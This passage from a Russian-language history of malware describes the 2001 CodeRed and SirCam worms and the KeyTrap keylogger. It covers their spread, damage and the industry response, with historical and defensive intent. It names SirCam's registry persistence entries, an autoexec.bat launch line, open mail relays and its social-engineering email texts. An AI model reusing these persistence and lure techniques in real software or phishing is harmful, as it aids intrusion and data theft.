[147] «Goga» (англ.) – «Гога».

[148] Wireless Application Protocol (WAP) – протокол, предназначенный для распространения информационных материалов по Интернет.

ца, DoCoMo советовал нажать кнопку «Stop» («Стоп») или «Clear» («Очистить»), а затем заменить аккумулятор. Эти действия, по данным оператора, должны были спасти телефон от серьёзной поломки. Помните вирус «Chernobyl»? Он ведь тоже не сразу появился! Ему готовили дорогу десятки и сотни «безымянных вирусов-солдат, бесславно павших в боях с антивирусными средствами». Поэтому и напрашивается интересный вопрос: что последует дальше в области мобильной связи?

13 июля была обнаружена одна из самых больших знаменитостей 2001 года – сетевой червь по имени «CodeRed»[149], который представлял собой раз-

---

[149] ««CodeRed»» (англ.) – «Красный код». Этот сетевой червь получил своё имя от газированного напитка, который пили исследователи компании eEye Digital Security во время работы с этим «червём».

В январе 2001 года корреспонденты Web-сайта NewsFactor проинтервьюировали представителей нескольких компаний по производству антивирусных средств, задав вопросы о том, каким образом эксперты-вирусологи дают названия современным вредоносным компьютерным программам. Большинству вирусов имена дают именно производители антивирусов, первыми обнаружившие вирус и исследовавшие его. Выяснилось следующее. За долгое время существования вирусов и средств борьбы с ними компании рассматривали возможность систематизированного названия вирусов, но отказались от таких методик. Компании не дают вирусу имя человека, его написавшего, так как не желают делать вирусописателей чересчур популярными. «Крещение» вируса по дате его появления также неэффективно, так как имя вируса должно с лёгкостью запоминаться пользователям, а путаница с датами явно этому не способствует. В любом случае имя вирусу даёт его исследователь, и оно основывается на каких-либо характеристиках, отличающих конкретную вредоносную программу от других. В случае если вирусописатель дал своему вирусу какое-либо имя, эксперты дают вредоносному коду другое официальное имя, не желая давать повод для удовлетворения. «Нам нет дела до того, какие цели преследует вирусописатель, мы только боремся с его творчеством», – говорят в антивирусной компании Network Associates. Большинство антивирусных компаний дают сотрудникам рекомендации по тому, как называть вирусы. В компании Symantec заявляют, что «это необходимо, так как нелегко придумать уникальное имя новому вирусу при наличии 58 тысяч вредоносных программ в базе».

новидность «червей» совершенно нового поколения, способных функционировать в Интернет без использования файлов и осуществлявших все операции исключительно в системной памяти компьютера. И хотя этот «червь» так и не смог пробиться в первую двадцатку самых распространённых в мире вредоносных компьютерных программ, поименованных в основном списке WildList Международной организации WildList, без рассказа о нём история вирусописания потеряла бы одну из своих самых ярких страниц. Ведь несмотря на то что «Code Red» инфицировал только компьютерные системы под управлением Windows 2000/NT без установленных сервисных пакетов, но с инсталлированным Microsoft IIS – Microsoft Internet Information Service версий 4.0 или 5.0 и включённой службой индексирования – Indexing Service, он исхитрился «отметить день своего рождения» инфицированием нескольких тысяч серверов по всему миру и проведением крупномасштабной DDoS (Distributed Denial of Service) атаки на Web-сервер Белого дома США (www.whitehouse.gov), вызвав нарушения его нормальной работы. Автор «червя» преднамеренно «нацелил» его только на системы Windows 2000/NT, так как в то время именно это программное обеспечение чаще всего использовалось на коммерческих Web, FTP и почтовых серверах, что и предопределило широкое распространение этого «червя». Тем не менее, масштабы эпидемии могли бы быть более впечатляющими и «CodeRed» практически наверняка вошёл бы в первую двадцатку основного списка WildList, если бы он инфицировал и другие версии операционной системы Windows.

Идентификационная карточка вредоносной компьютерной программы	
Имя	CodeRed
Другие названия	Code Red, RedCode, Bady, W32/Bady, W32/Bady.worm, Win32.CodeRed.3569, I-Worm.Bady, IIS-Worm.CodeRed
Тип	сетевой червь
Инфицируемые платформы	Windows 2000/NT
Неработоспособен под Управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x/95/98/Me/XP
Страна происхождения	Китай
Длина	3569 байт

Для проникновения на удалённые компьютеры «CodeRed» использовал обнаруженную в июне 2001 года «уязвимость» в системе безопасности IIS, которая позволяла злоумышленникам запускать на удалённых серверах посторонний программный код[150]. Для этого «CodeRed» посылал на случайно выбранный удалённый сервер специальный запрос, дающий компьютеру команду запустить основную программу «червя», которая в свою очередь пыталась аналогичным способом проникнуть в другие серверы. Причём одновременно в оперативной памяти компьютера могли параллельно сосуществовать сразу сотни активных процессов «CodeRed», что существенно замедляло

[150] Так называемое переполнение буфера *.ida. 18 июня 2001 года Microsoft выпустила устраняющую данную «уязвимость» заплатку и призвала пользователей «закрыть дыру как можно быстрее, пока электронные взломщики не добрались до 6 миллионов серверов, по приблизительным подсчётам уязвимых для этой программной ошибки». Однако, даже несмотря на широкое освещение проблемы в прессе, подавляющее большинство пользователей так и не обновили своё программное обеспечение. Дело в том, что уже поражённые «CodeRed» серверы могут некоторое время работать нормально, а их системные администраторы просто не замечать проникновение «червя» в систему, так как сначала он размножается и лишь затем вывешивает своё сообщение на Web-сайт.

работу сервера. Кроме сказанного, важной характерной чертой «Code Red» было то, что в процессе работы он вообще не использовал никакие файлы – ни временные, ни постоянные. Этот «червь» был уникален тем, что «обитал» либо в системной памяти инфицированных им компьютеров, либо в виде TCP/IP-пакета при пересылке на удалённые компьютерные системы. Именно такая «эфемерность» и представляла собой главную проблему для осуществления защиты сетевых серверов, поскольку требовала установки специальных антивирусных модулей на межсетевые экраны. Иными словами, «CodeRed» не оставлял инфицированных файлов на «жёстком» диске и не определялся антивирусными программами. Вместо того чтобы создавать новый файл «index.html» для замены главной страницы Web-сайта, «червь» перехватывал запросы от пользователей и генерировал текст из памяти компьютера. После заражения IIS «червь» вывешивал на Web-сайты, которые расположены на сервере, сообщение, написанное красными буквами: «Welcome to http://www. worm.com! Hacked By Chinese!» («Добро пожаловать на http://www.worm.com! Взломано китайцами!»). «Таким образом, с помощью “CodeRed” компьютерные злоумышленники идентифицировали заражённые компьютеры, составляли список инфицированных систем и брали их под полный контроль», – сообщил представитель компании eEye Digital Security Марк Майфрет. Затем «червь» размножался и рассылал свои копии на другие компьютеры с IIS. Эксперты также обнаружили следующую интересную особенность «CodeRed»: «…оказалось, что на некоторых серверах “червь” занимается самоуничтожением, так как он требует слишком много ресурсов, а это приводит к падению сервера и необходимости его перезагрузки».

Помимо значительного замедления работы заражённых компьютеров, «CodeRed» имел следующие побочные действия. Он перехватывал обращения посетителей к управляемому заражённым IIS-сервером Web-сайту и вместо оригинального содержимого передавал им свою страницу. После показа в течение 10 часов сфальсифицированной стартовой страницы взломанного Web-сайта «CodeRed» автоматически возвращал всё на свои места, и посети-

тели снова видели оригинальную версию Web-сайта. Причём этот эффект проявлялся только на компьютерных системах с установленной англоязычной версией операционной системы Windows, где по умолчанию использовался язык «US English»[151]. Между 20 и 27 числами каждого месяца включительно «червь» предпринимал попытку DDoS атаки на Web-сайт Белого дома США. С этой целью все копии «червя», размещённые на всех инфицированных им компьютерах, посылали многочисленные запросы на соединение, что вызывало зависание сервера, обслуживающего атакуемый Web-сайт.

По иронии судьбы или вирусописателя одним из первых пострадавших Web-сайтов стал сайт под названием Worm.com, и его владельцам даже пришлось отрицать какую-либо причастность к созданию «CodeRed». Дело в том, что вся информация, посланная с заражённых серверов, собиралась на сайте Worm.com. В результате Microsoft обратилась к руководству этого сайта с просьбой закрыть его, что и было сделано, так как иначе с помощью собранной на сайте информации злоумышленники могли получить контроль над всеми инфицированными компьютерными системами.

По состоянию на $7^{\underline{00}}$ в среду, 18 июля 2001 года, было обнаружено почти 11900 заражённых «CodeRed» серверов, но это количество не стало пределом, и вскоре счёт вырос до 22 тысяч серверов. К 20 июля «CodeRed» сумел заразить от 250 до 300 тыс. компьютерных систем в разных странах мира, а эксперты отдела электронной безопасности администрации США принимали необходимые меры, чтобы избежать «зашитой» в программный код «CodeRed» атаки типа «отказ от обслуживания» («червь» пытался заставить инфицированные компьютеры посылать потоки информации на сайт Белого дома США). Указанная атака на Web-сайт была запрограммирована на ночь с

---

[151] Аналитики из компании eEye Digital Security первыми сделали заявление, что «…если бы не эта особенность, жертв и разрушений было бы гораздо больше. “Червь” перестаёт размножаться в тот момент, когда натыкается на компьютер, где стоит национальная версия операционных систем. Кроме того, в этом случае, он не уродует расположенные на компьютере сайты».

19-го на 20-е июля, но специалисты из отдела электронной безопасности просто перенесли Web-сайт на другой цифровой адрес. Представитель Белого дома Джини Мэмо так пояснил происходившее: «Были предприняты превентивные меры, направленные на максимальное уменьшение любых действий вируса, известного как “CodeRed”». Сейчас известно, что для спасения от атак Web-сайт Белого дома США был переведён под управление операционной системы Linux, whitehouse.gov был размещён на серверах компании AboveNet и использовал Web-сервер Netscape-Enterprise/3.6. Таким образом, вовремя поняв одну из основных задач, поставленных перед собой автором «CodeRed», – создание вредоносной компьютерной программы, которая позволила бы провести атаку типа DDoS на серверы Белого дома США и в которой приняли бы участие многочисленные заражённые им компьютеры, – специалисты по обеспечению электронной безопасности сумели оградить от угрозы намеченные вирусописателем серверы-жертвы. Причём помог им в этом сам автор «CodeRed», так как он сделал серьёзную ошибку, заложив в код «червя» не имя, а IP-адрес сайта, – изменив IP-адрес, специалисты whitehouse.gov смогли уклониться от атаки. Впрочем, «CodeRed» успел причинить немало неудобств администраторам других американских правительственных Web-сайтов. В результате Министерство обороны США, например, приняло решение о временном закрытии внешнего доступа к Web-сайтам Пентагона.

Одна из независимых служб мониторинга Интернет-вторжений сообщала, что от «CodeRed» пострадало как минимум восемь серверов, управляемых подразделением Netscape Communications компании AOL. В результате этого под угрозой распространения «заразы» оказалось множество компьютеров, чьи Интернет-адреса зарегистрированы на Netscape. По крайней мере, шесть систем Netscape были инфицированы. Однако доступ к домашней странице Netscape, равно как и Интернет-активы AOL не пострадали. Крупнейший мировой производитель телекоммуникационного оборудования, Cisco, опубликовал данные, что Интернет-червь «CodeRed» может вызвать

нарушения в работе некоторых продуктов компании. В частности, это DSL-маршрутизаторы Cisco (серия 600), коммутаторы Cisco CSS (серия 11000), а также некоторое другое оборудование и программное обеспечение. В список подверженных угрозе пагубного воздействия «CodeRed» продуктов попали Cisco CallManager, Cisco Unity Server, Cisco uOne и другое программное обеспечение, использующее Microsoft Internet Information Server – пользователям рекомендовалось установить соответствующую «заплатку» от Microsoft или использовать временные меры, предлагаемые самой Cisco. В отношении же маршрутизаторов и коммутаторов Cisco ситуация складывалась более серьёзным образом: «CodeRed» мог вызвать перебои в их работе, которые потребовали бы вмешательства сетевого администратора. Например, HTTP-запросы, рассылаемые «червём» по Интернет для проникновения на другие компьютеры, вызывали отказ DSL-маршрутизаторов Cisco обрабатывать потоки данных. Для восстановления их нормальной работы требовалась перезагрузка.

В принципе любое оборудование и программное обеспечение, «понимающее» HTTP-запросы по 80 порту, могло быть подвергнуто атаке «CodeRed», влекущей нежелательные последствия. Однако реальное заражение возможно было только в системах, где использовался IIS (с включённой службой индексирования) и Windows 2000. Во всех остальных случаях деструктивные функции «CodeRed» сводились к возможности нарушений работы, причём только в случае некорректной обработки поступающих HTTP-запросов, как в примере с Cisco.

По данным, опубликованным в электронной конференции BugTraq, созданной специально для обсуждения проблем компьютерной безопасности, схожие перебои в работе могли также наблюдаться в оборудовании Xerox (сетевой принтер Xerox DocuPrint N40) и IBM (коммутаторы серии 8275).

Интересно, что Интернет-провайдер высокоскоростного доступа Qwest Communications из Денвера отверг требования прокурора выплатить пользователям компенсацию за десятидневную нестабильную работу, вызванную

борьбой с вирусом «CodeRed». Дело было в том, что некоторые маршрутизаторы Cisco, используемые Qwest, работали как раз на уязвимом программном обеспечении Microsoft. Всего на Qwest было подано около 20 жалоб с претензиями на отсутствие связи. Клиенты считали, что не должны платить за непредоставленные услуги, а Qwest причислял вирус к форс-мажорным обстоятельствам.

К сожалению, антивирусная индустрия оказалась не готова к отражению атак нового поколения «бестелесных» Интернет-червей. Стандартные средства – такие, как антивирусные сканеры, мониторы и даже специальные антивирусные фильтрационные модули для межсетевых экранов, – были не в состоянии обнаружить и полностью нейтрализовать атаки вредоносных программ, подобных «CodeRed». Сканеры и мониторы могли лишь констатировать факт наличия вредоносного кода в системной памяти компьютера. Поэтому, даже если это и удавалось, «Code Red» вполне мог совершить повторную атаку и снова заразить компьютер.

Как мы уже говорили, он внедрялся в компьютеры, используя «уязвимость» в системе безопасности IIS, которая позволяла злоумышленникам запускать на Web-сервере нежелательный код. Вместо стандартного запроса на показ Web-страницы посылался специальный бинарный код, который переполнял выделенный для него буфер и заставлял сервер выполнять содержащуюся в нём вредоносную программу. «Мы прогнозируем, что в самом ближайшем будущем бестелесные черви типа “CodeRed” станут одними из наиболее распространённых вредоносных программ и беспомощность антивирусных программ перед этой угрозой не может не вызывать опасения», – так прокомментировал сложившуюся ситуацию руководитель антивирусных исследований «Лаборатории Касперского» Евгений Касперский. По его мнению, «такое положение вещей делает самой приоритетной задачей разработку специального фильтрационного модуля для IIS-серверов, который будет обрабатывать поступающие запросы и отражать те из них, которые содержат вредоносные программы».

Между тем, довольно странную реакцию антивирусных компаний вызвал инцидент с появившейся в начале июля «троянской» программой «KeyTrap». «В июле 2001 года нашей организацией был обнаружен “троянец” “KeyTrap”, который после установки на компьютере перехватывает нажатия клавиш и записывает их без ведома пользователя в секретный файл, – комментировал начальник службы безопасности CyberPolice. – В течение 48 часов мы оповестили об этом всех крупнейших разработчиков антивирусных программ. Однако только две компании продемонстрировали готовность немедленно внести “KeyTrap” в свои антивирусные базы данных … большинство же других поставщиков антивирусного программного обеспечения реагировало очень медленно, а один даже отказался признать “KeyTrap” троянской программой». Вместе с тем, CyberPolice считает, что подобные программы-перехватчики клавиатуры должны присутствовать в базе данных любой уважающей себя антивирусной компании.

До этого момента самое худшее, что мог сделать компьютерный вирус, – это уничтожить данные пользователя или повредить BIOS системной платы компьютера. Собственно говоря, после эпидемий «LoveLetter» и «Melissa» стало ясно, что для создания подобной заразы особого программистского мастерства не требуется. Главное – это применить некую «военную хитрость», чтобы получатель открыл электронное письмо или приложенный к письму файл-вложение. По всему миру прошли эпидемии вирусов, содержащих фото Анны Курниковой, признания в любви и пр., но маскировка под деловую переписку, которую использовал впервые обнаруженный 17 июля 2001 года[152] вирус-червь с «троянским» компонентом «SirCam», оказалась самой эффективной. «SirCam» был «обучен» не только всем «передовым» приёмам, но и стал первой вредоносной компьютерной программой, которая целенаправленно сообщала всему миру о ваших личных и коммерческих секретах. Всего

[152] В сентябре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

лишь за несколько дней «SirCam» распространился по всему миру и стал занимать первые места в различных рейтингах наиболее вредоносных компьютерных программ. Сообщения о случаях заражения «SirCam» сыпались, как из «рога изобилия», и поступали в службы технической поддержки антивирусных компаний десятками тысяч – из Великобритании, Германии, Испании, Италии, Польши, России, Франции, Турции, Аргентины, США, Канады, Индии, Китая и т. д. и т. п. Основываясь на постоянно растущем числе пострадавших пользователей, McAfee AVERT (Anti-Virus Emergency Response Team), подразделение компании Network Associates, Inc., например, повысило уровень риска Интернет-червя «SirCam» до самого высокого. «W32/SirCam@MM – это разрушительный почтовый червь, рассылающий свои копии всем адресатам из адресной книги Windows Address Book. Более того, вирус отсылает файлы с расширениями *.gif, *.jpg, *.jpeg, *.mpeg, *.mov, *.mpg, *.pdf, *.png, *.ps и *.zip из каталога My Documents. McAfee уже получила напрямую более 300 образцов вируса, а также сотни сообщений от пользователей, подвергшихся атаке с момента обнаружения вируса 17 июля 2001 года», – заявили 20 июля 2001 года представители компании McAfee.

Идентификационная карточка вредоносной компьютерной программы	
Имя	SirCam
Другие названия	W32/SirCam, W32/Sircam, W32/SirCam.A, W32/Sircam-A, W32/SirCam.A-mm, W32/SirCam.A.mm, W32/SirCam.dat, W32/SirCam@mm, W32/Sircam@mm, W32/Sircam.worm@mm, W32.Sircam.Worm@mm, Win32.HLLW.SirCam, Win32.Sircam.137216, I-worm.Sircam, I-Worm.Sircam.a, WORM_SIRCAM.A, Troj_Sircam.A, Back-door.SirCam
Тип	сетевой вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Мексика
Длина	137216 байт

Итак, опасный сетевой вирус-червь «SirCam» распространялся по сети Интернет во вложенных файлах по электронной почте и ресурсам локальных вычислительных сетей. Файл-носитель «червя» представлял собой написанное на языке программирования Delphi Windows-приложение. В процессе распространения «червь» мог прикреплять к своим файлам дополнительные файлы, так что размер вложенного файла мог превышать оригинальный в 130 Кб. После запуска (например, двойным щелчком на вложенном заражённом файле) «червь» внедрялся в систему, рассылал инфицированные сообщения (содержащие вложенные файлы с копией «червя»), заражал компьютеры, подключённые к доступной локальной вычислительной сети, если в сети существовали диски с разделяемыми сетевыми ресурсами, доступными для записи.

Сложность обнаружения «SirCam» заключалась в том, что им не только использовалась традиционная для вредоносных программ система двойных расширений, но эти расширения, а также название исходного файла были способны динамически изменяться. Эти файлы не имели постоянного названия, расширения и текста письма. «Червь» рассылался с заражённых компьютеров якобы от имени их владельцев. Для этого он незаметно для пользователя фабриковал поддельные электронные письма и рассылал их по адресам, найденным на инфицированном компьютере. Такое непостоянство внешних признаков заставляло многих пользователей поверить в подлинность и безопасность присылаемых файлов. Ничего не подозревая, они запускали полученные файлы на своих компьютерах, заражая их «SirCam».

Теперь, когда вы получили общее представление о «SirCam», мы можем более подробно рассмотреть некоторые наиболее интересные технические детали его «жизнедеятельности». Будучи активизированным, Интернет-червь «SirCam» сохранял файлы с расширениями *.gif, *.jpg, *.jpeg, *.mpeg, *.mov, *.mpg, *.pdf, *.png, *.ps, *.zip в файле scd.dll в директории System. Он отсылал свою копию и перечисленные файлы получателям из адресной книги Windows Address Book. Причём сам по себе «червь» являлся компилированным исполняемым файлом с различными именами. Формат отсылаемого им инфицированного письма был следующим.

Тема: [имя файла (случайное)]

Тело письма: «Hi! How are you? I send you this file in order to have your advice» («Привет! Как поживаете? Я посылаю вам этот файл, чтобы получить ваш совет») или «I hope you can help me with this file that I send» («Я надеюсь, вы сможете помочь мне с этим файлом, который я посылаю»), или «I hope you like the file that I send you» («Я надеюсь, вам понравится файл, который я посылаю вам»), или «This is the file with the information that you ask for, see

you later. Thanks» («Это документ с информацией, которую вы запрашивали, увидимся позже. Спасибо»)[153].

Вложение представляло собой файл с разными именами и двойным расширением.

Первое расширение оставалось от файла, который был инфицирован «SirCam». При запуске файла на выполнение он сохранялся в директории C:\RECYCLED, в то время как «червь» копировал своё тело в файл C:\RECYCLED\SirC32.exe в целях маскировки. Также в реестре создавалась запись для выполнения «SirCam» каждый раз при запуске файла с расширением *.exe:

HKCR\exefile\shell\open\command\Default=«C:\recycled\SirC32.exe» «%1»%*.

«SirCam» также копировался в директорию Windows\System и добавлял ключ для автоматического запуска:

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Driver32=C:\Windows\System\SCam32.exe.

Список файлов с расширением *.gif, *.jpg, *.jpeg, *.mpeg, *.mov, *.mpg, *.pdf, *.png, *.ps и *.zip из директории MY DOCUMENTS сохранялся в файле scd.dll в директории System. Почтовые адреса извлекались из Windows Address Book и временного кэша Интернет-файлов и сохранялись в файле scd1.dll (второй и третий символы в имени файла выбирались случайно) в каталоге System. «Червь» извлекал имя файла из scd1.dll и вкладывал в письмо, которое отсылал через реализованную в нем функцию SMTP сервера, используя одно из следующих расширений: *.bat, *.com, *.exe, *.lnk, *.pif.

Таким образом, получался файл с двойным расширением.

---

[153] Это же сообщение могло быть написано и на испанском языке: «Hola como estas? Te mando este archivo para que me des tu punto de vista или Espero me puedas ayudar con el archivo que te mando или Espero te guste este archivo que te mando или Este es el archivo con la informacion que me pediste Nos vemos pronto, gracias».

Причём при отправке «червь» обращался непосредственно к серверу получателя, и если на нём был запрещён «Relay», то использовал один из трёх серверов свободного доступа: doubleclick.com.mx, enlace.net или goeke.net. Кроме того, «SirCam» создавал запись в системном реестре для хранения собственных переменных, таких, как счётчик запусков и SMTP-информация: HKLM\Software\Sircam.

Как мы уже упоминали, он мог инфицировать другие компьютерные системы через открытые общие ресурсы. В удалённых системах файл \windows\rundll32.exe мог заменяться его инфицированной копией, а в командный файл autoexec.bat также могла дописываться строка @win \recycled\sirc32.exe.

Кроме загрузки серверов электронной почты «SirCam» был наделён и другими деструктивными функциями. Например, при наступлении 16 октября, если формат даты соответствовал шаблону dd/mm/yyyy, он мог удалять файлы и/или заполнять «жёсткий» диск путём добавления текстовых записей в специальный файл, тем самым быстро забивая «электронным мусором» свободное место[154]. При каждом включении системного блока заражённого компьютера «SirCam» с вероятностью 2% создавал в директории Recycled собственный файл по имени sircam.sys, который при каждом повторном включении пополнялся одним из двух сообщений [SirCam_2rp_Ein_NoC_Rma_CuiTze0_MicH_MeX] или [SirCam Version 1.0 Copyright - 2000 2rP Made in / Hecho en -Cuitzeo, Michoacan Mexico] и постепенно уменьшал свободное дисковое пространство[155]. Но и это далеко не всё. При каждой «горячей» перезагрузке компьютерной системы с вероятностью

---

[154] Из-за ошибки в программном коде эта деструктивная дата оставалась неактивированной, но деструктивные действия могли быть активированы, если перед запуском компьютера переименовывался или изменялся один из файлов вируса: Sirc32.exe или Scam32.exe.

[155] Приведённые и многие другие текстовые строки содержались в зашифрованном виде в теле «червя». Поэтому в файл могли добавляться и другие текстовые сообщения, но они генерировались крайне редко.

5% удалялись все файлы и поддиректории из директории Windows на системном диске с потерей пользовательской информации и дистрибутивных файлов операционной системы.

И все это плюс к тому, что, отсылая вместе с собственной копией случайно выбранный на компьютере файл (*.doc, *.xls, *.gif, *.jpg, *.jpeg, *.mpeg, *.mov, *.mpg, *.pdf, *.png, *.ps и *.zip), он распространял по Интернет подчас жизненно важную, конфиденциальную персональную информацию, например приватные документы, резюме, личные письма и фотографии пользователей. Конфиденциальные коммерческие файлы – такие, как перечни клиентов или информация о новой продукции, могли быть разосланы в мгновение ока по всему миру. Сайты новостей, хотя и избежали заражения «SirCam», были буквально завалены «его» письмами с такой информацией.

Первую массовую атаку на Европу «SirCam» осуществил ночью 23 июля 2001 года и стал быстро распространяться по Глобальной сети. Если в первые двое суток со времени его появления идентифицирующие компьютерные вирусы сканеры регистрировали всего лишь отдельные копии, то затем, вопреки всем ожиданиям, количество заражённых «SirCam» электронных писем в течение суток подскочило до 4000, и большинство из них приходило из США. Европейские специалисты по компьютерной безопасности забили тревогу: «Оригинальный дизайн и поведение “SirCam” говорят о возрастающем техническом мастерстве авторов-разработчиков вирусов. В предыдущих случаях действие вирусов часто ограничивалось несколькими днями, но “SirCam” приспособлен к долгожительству и разнообразит свою деятельность, вкладывая в письма разные сообщения. Каждый раз он подписывается именем очередного вновь выбранного файла». Ведущие итальянские специалисты в области компьютерных технологий разместили в Интернет объявления о том, что «…в Европе набирает силу “эпидемия” компьютерного вируса, который ставит под угрозу коммерческие тайны». 24 июля компания Symantec, известный производитель антивирусного программного обеспечения, подняла рейтинг «SirCam» с нуля баллов до четырёх по пяти-

балльной шкале, а многие эксперты уже вполне конкретно предупреждали пользователей: «Компьютерный мир ждёт новая вирусная эпидемия. На этот раз её может спровоцировать появление программы “SirCam”, которая распространяется по электронной почте. Она “умеет” не только работать с адресными книгами почтовых программ, но и стирать и переименовывать файлы. Правда, до модификации файлов дело доходит далеко не всегда, и на такие действия способен только каждый пятый вирус». Служба новостей Би-би-си опубликовала следующую информацию: «Сейчас по Интернет “гуляет” около двухсот клонов этой программы, и их число растет с каждым днем. Заражены уже 50 корпоративных сетей, количество пострадавших личных компьютеров подсчитать пока невозможно».

25 июля эпидемия «SirCam» достигла Украины. По данным антивирусных компаний на Украине было обнаружено более 700 копий «SirCam». При этом достоянием общества стали не только личные документы частных лиц, но и файлы с маркетинговыми и финансовыми планами различных компаний и банков. Чуть позже «SirCam» достал и высоких должностных лиц Украины – по данным украинского Web-сайта forum «…в Интернет вполне реально заполучить документы президента Украины Леонида Кучмы». В частности, на открытом Web-сайте была опубликована абсолютно секретная информация о графике его перемещений в десятую годовщину национальной независимости.

Итак, всего через неделю с момента обнаружения 17 июля 2001 года сетевой червь «SirCam» распространился практически по всему миру и прочно занял «почётное» место в списках наиболее распространённых вредоносных программ.

«SirCam», о появлении которого российские и западные электронные средства массовой информации сообщали уже на протяжении несколько дней, неожиданно стал серьёзной проблемой и для российских пользователей вследствие того, что этот «червь», использовавший хорошо известную технологию заражения и распространения, вместе с тем применял принципиаль-

но иную маскировку, оказавшуюся очень эффективной. Со времени «LoveLetter» ни одна из эпидемий, регулярно охватывающих тысячи австралийских, американских или европейских компаний, не затрагивала всерьёз Рунет – русскоязычный сегмент Глобальной Сети. Ведущие отечественные специалисты указывали на несколько причин такого положения дел. Они подчёркивали, что у «SirCam» есть два принципиальных отличия от предыдущих разработок. Во-первых, вложенный в письмо исполняемый файл каждый раз имел разную длину и название, что затрудняло его автоматическое обнаружение. Во-вторых, при рассылке по адресам из адресной книги он пытался имитировать осмысленное сообщение в поле «Тема», копируя его из настоящего письма, ранее отправленного с заражённого компьютера. Хитрости создателя «SirCam» не распространялись только на текст письма, оставшийся неизменным. Тем не менее, упомянутых усовершенствований оказалось достаточно, чтобы обеспечить широкое распространение этого «червя» в Рунет. И хотя полной статистики не было, системные администраторы отмечали, что давно не сталкивались с таким количеством жалоб пользователей. В свою очередь пользователи, когда-то не «клюнувшие» на приманку «LoveLetter», но запустившие на своих компьютерных системах «SirCam», говорили, что их бдительность усыпил именно «осмысленный» вид письма. Согласно сообщениям «Лаборатории Касперского» тех дней, «“SirCam” прочно занял первое место в списке наиболее распространённых вредоносных программ: служба технической поддержки сообщает о десятках тысяч сообщений о заражении… Самое шокирующее, что масштабы эпидемии “SirCam” в России сопоставимы с масштабами вместе взятых эпидемий “LoveLetter” и “Melissa”… Утечки документов уже произошли из 7–8 крупных российских банков, нескольких компьютерных и риэлтерских фирм, а также целого ряда правительственных учреждений». Таким образом, компьютерный вирус «SirCam» подарил пользователям Интернет редкую возможность ознакомиться с закрытыми документами, докладами дипломатических

служб, планами рекламных кампаний и другими непубличными материалами.

Сотрудники газеты «Ведомости» получили десятки писем из самых разных организаций. Однако редакционные компьютерщики «отфильтровали» вирус, и репортеры смогли познакомиться с «технологией производства творожных изделий», англоязычным письмом саратовского пенсионера Рональду Рейгану, а также с документами типа «план рекламной кампании», «платежи за прошлый месяц», «переписка с заказчиком». И конечно, множеством личных файлов с рабочими материалами и интервью их коллег-журналистов, которые вовремя не позаботились об антивирусной защите своих компьютерных систем.

За два дня выпускающему редактору «Нетоскопа» с различных инфицированных компьютеров были присланы файлы со следующими названиями: «Трудности разработки законодательства», «Competitive Intelligence», «ДОГОВОР на оказание услуг», «Manual to negotiate with girl». Журналисты сообщали о получении таким же путём «отчетов о денежных средствах» и других ценных документов «с цифрами, адресами и местами деловых встреч». Таким образом, вместе с вирусом в Интернет утекло множество приватных документов.

Информационное агентство «Регион-Информ» сообщило, что 25 июля «SirCam» добрался до Екатеринбурга, и его первой жертвой стала компьютерная сеть екатеринбургского информационного агентства «Skynet». Затем этот «червь» атаковал компьютеры ряда екатеринбургских средств массовой информации и коммерческих фирм: Четвёртого канала, Радио «Шансон», Уральского бюро НИЦ Страна.Ru, центра «Екатеринбург-Форд», «Уралэкспоцентра», Серовского металлургического завода и многих других. Сотрудники «Регион-Информа» тоже получили десятки инфицированных «SirCam» электронных писем из самых разных организаций. По сообщению агентства «Регион-Информ-Пермь», в тот же день атаке «SirCam» подверглось всё сетевое пространство г. Пермь и Пермской области, в результате чего постра-

дало множество организаций и коммерческих структур. Не миновал вирус «SirCam» и «Соцпроф» – вторую по численности организацию в составе Общероссийского объединения профсоюзов. Его представитель заявил буквально следующее: «Все наши компьютеры, подключённые к Интернет, были заражены. Вирус рассылал себя по всем записям адресной книги. “Благодаря” его стараниям было разослано около тысячи писем. Исходящий трафик превышал входящий в несколько раз. Однако, несмотря на это, важные документы вирус “похитить” не смог. Компьютеры с рабочей информацией находились в другом сегменте сети, не пострадавшем от “SirCam”. Понесённый нами ущерб – это масса потерянного времени на нейтрализацию вируса». Прошло ещё пять дней, и вирус «SirCam» распространился на территории, примерно равной половине России.

На этом фоне, конечно же, выделялись немногочисленные спокойные оценки масштаба угрозы. Как сообщал представителям прессы директор по маркетингу одного из крупнейших операторов связи Москвы «МТУ-Информ» Дмитрий Дронов, «обращения пользователей с жалобами на “SirCam” были, но не так уж много. Это, по всей видимости, объясняется не его малым распространением, а спецификой деятельности МТУ и мерами, которые компания принимает по борьбе с вирусами». Руководитель отдела компьютерной сети управления делами администрации Государственной Думы Российской Федерации Виктор Волнистов оптимистично утверждал, что «все попытки проникновения “SirCam” в наши компьютерные системы удаётся пресекать при помощи организационных мер».

Утром 26 июля антивирусная компания Messagelabs сообщила, что выявила 11500 копий вируса, присланных из 110 стран. Более четырёх тысяч копий было задержано за одни только сутки с понедельника по вторник. Днём стали поступать сообщения о том, что используемая Microsoft на почтовом сервисе Hotmail антивирусная защита не была вовремя обновлена, и это привело к многочисленным случаям инфицирования «SirCam» пользовательских компьютерных систем. Более того, многочисленные читатели попу-

лярного издания «Register» заранее информировали руководство Hotmail о том, что используемый ими антивирусный сканер McAfee не останавливает отсылку или получение инфицированных электронных писем. Антивирусная защита Hotmail давала пользователям лишь ложную уверенность в своей неуязвимости: сканер определял и блокировал только ранее появившиеся вирусы, а его антивирусные базы давным-давно неплохо было бы обновить. Такая халатность была непростительна хотя бы потому, что со времени появления «SirCam» прошло уже девять дней, и о нём, помимо антивирусных компаний, говорили все новостные агентства.

По сведениям «Register» из их собственных информированных источников, «Антивирусная защита Hotmail была оптимизирована лишь поздно ночью 26 июля. Справедливости ради следует отметить, что Hotmail – один из немногих почтовых сервисов, которые имеют хоть какую-нибудь защиту от вирусов. Но поскольку он очень широко используется во всём мире, своевременная защита могла бы предотвратить многочисленные случаи инфицирования и не благоприятствовать распространению червя, а содействовать значительному сокращению вспышек заражений».

